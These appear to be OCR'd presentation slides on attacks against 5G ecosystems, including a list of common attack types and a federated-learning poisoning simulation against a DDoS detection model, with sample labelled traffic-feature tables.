


POPULAR ATTACKS APPLIED ON 5G ECOSYSTEMS

GENERAL THREAD-LANDSCAPE



SECURITY THREADS DURING SLICE OPERATIONS




POPULAR ATTACKS IN 5G ECOSYSTEMS


- DDoS on Network Slices
- Rogue Base Stations (Fake gNodeBs)
- Man-in-the-Middle over EC
- Location Tracking via Signaling Exploits
- Signaling Storms
- Cross-Slice Attacks (Lateral Movement)
- **AI/ML Model Poisoning (e.g., FLPA)**
- **IP Fragmentation Attacks**

FEDERATED LEARNING POISONING ATTACK

FIRST: WHAT IS FEDERATED LEARNING ?





WHAT IS FEDERATED LEARNING POISONING ATTACK ?




MY SIMULATION SET-UP

GOAL: Test whether a poisoned client can degrade the performance of a DDoS detection model in FL.






	A	B	C	D	E	F	G	H
1	packet_ra	avg_packe	flow_dura	tcp_flag_s	tcp_flag_a	connectio	std_packe	label
2	46.15444	546.7299	1183.691	0	0	2.520646	32.34262	0
3	649.0208	84.49277	102.1712	111	1	102.41	5.86277	1
4	501.9584	69.12407	109.0556	114	0	119.8534	5.057895	1
5	40.10395	555.2678	1280.674	0	7	3.851929	34.21387	0
6	52.59723	551.1151	1411.309	4	4	2.520475	32.84938	0
7	485.6376	42.24074	165.574	99	2	104.7659	3.837077	1
8	552.4062	83.93526	84.30239	77	0	144.8507	2.409041	1
9	620.337	40.17612	162.9381	114	1	55.15968	10.26678	1
10	495.863	106.2409	9.961465	92	1	122.1458	6.554278	1
11	521.6068	94.19416	144.9799	111	1	85.43464	1.150812	1
12	377.0379	52.18223	43.2494	98	0	77.60956	10.90376	1
13	514.6763	60.79813	189.8377	102	0	129.9472	5.686231	1
14	52.85865	703.2546	832.2828	6	4	2.16517	32.71628	0
15	39.64758	638.1158	1047.881	2	5	3.087205	26.68083	0
16	47.27276	642.8307	843.0476	2	11	2.149802	32.53488	0
17	68.76796	504.6671	963.0949	2	5	3.226292	33.58869	0
18	452.8193	36.58675	145.6696	95	2	18.93273	4.768981	1
19	406.5999	17.42702	213.8844	104	0	101.2329	7.509931	1
20	44.53141	588.1931	820.986	2	4	3.612825	33.14039	0
21	48.52943	566.2914	1115.041	0	4	3.575357	21.59312	0
22	65.505	485.6274	1380.827	4	2	3.667219	29.02605	0
23	57.12998	718.7679	1063.231	0	5	2.291512	26.5216	0
24	75.60085	607.5434	1179.071	1	3	3.290088	27.43513	0
25	433.0929	101.0819	57.30355	106	1	173.7516	5.764398	1
26	413.1861	51.75678	160.582	106	3	124.8023	7.937729	1
27	55.86857	763.3432	1004.493	0	5	0.523208	41.34496	0
28	556.1506	76.90813	43.42473	104	1	103.8216	7.080699	1
29	500.0255	72.75797	84.07916	91	0	118.1392	5.338778	1




	A	B	C	D	E	F	G	H
1	packet_ra	avg_packe	flow_dura	tcp_flag_s	tcp_flag_a	connectio	std_packe	label
2	35.77746	693.2591	1171.918	2	4	2.913838	31.68131	0
3	502.9283	52.62234	52.09603	112	3	111.6832	7.446346	1
4	377.713	38.89958	149.9042	111	1	111.3557	6.380606	1
